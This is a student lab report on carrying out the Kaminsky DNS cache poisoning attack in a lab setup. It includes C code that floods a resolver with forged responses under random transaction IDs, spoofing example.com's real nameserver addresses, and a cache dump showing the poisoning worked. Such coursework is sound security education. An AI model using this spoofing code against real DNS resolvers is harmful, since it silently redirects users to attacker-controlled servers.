Comp434 Project 3

SITARE ARSLANTURK

April 19, 2021

1 INTRODUCTION

In this project, a serious vulnerability in the DNS discovered by Dan Kaminsky will be exploited. DNS Cache Poisoning or Kaminsky Attack as we can call it, is an attempt to trick a caching DNS server into caching a response from the attacker.The Domain Name System (DNS) is a distributed database that translates names to IP addresses.

2 The Attack Tasks

2.1 Task 2

In this task, a query is sent from the attacker machine to the victim's nameserver for www.example.com. Figure 1 shows the implementation of Task 2 in Python. The destination port is chosen as the victim's name server IP which we want to send a query to. The source is chosen as the attacker's IP address. The results are observed using Wireshark which can be seen in Figure 2.



Figure 1: Task 2 Implementation



Figure 2: Wireshark Task 2 Screenshot

2.2 Task 3

In Task 3, in order to implement the spoofing we are creating a fake DNS response. Here, the nameserver of www.example.com is replaced with the attacker's nameserver. The destination IP is the victim's nameserver whom we want to poison the cache of. The source IP is www.example.com's original domain nameserver's IP address. In the answer section, instead of giving the original IP address, we give the fake IP address of 1.2.3.5. Figure 1 shows the implementation of Task 3 in Python and the results are observed using Wireshark which can be seen in Figure 2.

Figure 3: Implementation Task 3



Figure 4: Wireshark Task 3 Screenshot

2.3 Task 4 - Launching the Attack

To launch the attack, we use scapy to create two template packages, one for request and one for response. The request package is the same as task 2's implementation and the response is the same as task 3's implementation. The only difference is that instead of sending the packages, this time the code is modified to write the packages into binary files called ip_req.bin and ip_resp.bin.

First, we call the send_dns_request function to send the DNS request. Then, 100 response attempts with different random transaction IDs ranging from 0 to 2^{16} are sent. Figure 5 shows the implementation of the first part of the attack.c.

```
//##################################################################
/* Step 1. Send a DNS request to the targeted local DNS server.
           This will trigger the DNS server to send out DNS queries */

// ... Students should add code here.
send_dns_request(name, ip_req, n_req);


/* Step 2. Send many spoofed responses to the targeted local DNS server,
           each one with a different transaction ID. */

// ... Students should add code here.
for (int i=0; i<100; i++){
        int rand_int=rand()%65536;
        unsigned short id = (unsigned short) rand_int;
        unsigned short id_order=htons(id);
        memcpy(ip_resp+28, &id_order, 2);
        send_dns_response(name, ip_resp, n_resp);
}
//##################################################################
```

Figure 5: Implementation of the Attack

Inside send_dns_request function, the subdomain is changed with a random name consisting of 5 characters and sent to victim's nameserver to initiate the query. Inside send_dns_response function, the subdomain is changed twice inside the question and the answer section of the DNS response package. www.example.com has two nameservers so we need to send two responses to the victim's nameserver as if the two nameservers are responding. That is why there is two send_raw_packet calls with different source IPs. Figure 6 shows the remaining implementation of attack.c.

```
void send_dns_request(char name[5], unsigned char * ip, int pkt_size)
{
  // Students need to implement this function
  memcpy(ip+41, name, 5);
  send_raw_packet(ip,pkt_size);
}


/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(char name[5], unsigned char * ip, int pkt_size)
{
  // Students need to implement this function
  memcpy(ip+41, name, 5);
  memcpy(ip+64, name, 5);

  char ns[15]="199.43.133.53";
  int ip1=(int) inet_addr(ns);

  memcpy(ip+12,(void *) &ip1,4);
  send_raw_packet(ip,pkt_size);

  char ns1[15]="199.43.135.53";
  int ip2=(int) inet_addr(ns1);

  memcpy(ip+12,(void *) &ip2,4);
  send_raw_packet(ip,pkt_size);
```

Figure 6: Implementation of the Attack

Inside the victim's local nameserver, the DNS cache is flushed. When the cache is checked with grep, it can be seen in Figure 7 that there is no sign of the attacker in the local nameserver. Afterwards, when the attack is carried out, the attacker keyword inside the nameserver can be seen.

```
root@4fcd0f6f0813:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
root@4fcd0f6f0813:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
www.example.com.        863992  NS      ns.attacker32.com.
root@4fcd0f6f0813:/#
```

Figure 7: Checking the attacker keyword

Figure 8 shows that queries with random subdomains are sent succesfully and 100 different responses with different transaction IDs are received for that same subdomain in the query.



Figure 8: Wireshark Screenshot of the Attack

2.4 Task 5 - Result Verification

As seen from Figure 9 and 10, when www.example.com is going to be visited, instead of going to www.example.com's nameserver, it goes to the attacker's nameserver. The attack has been successful and the DNS Cache was poisoned.



Figure 9: Checking the Domain Information for www.example.com

Figure 10: Directly Checking the Domain Information www.example.com over nsattacker32.com

3 Conclusion

The objective of practicing the DNS vulnerability of Kaminsky Attack was achieved. In the end, the response was able to be changed due to cache poisoning. Thus, instead of going to the website the attacker forces the victim to visit the website he/she directs to.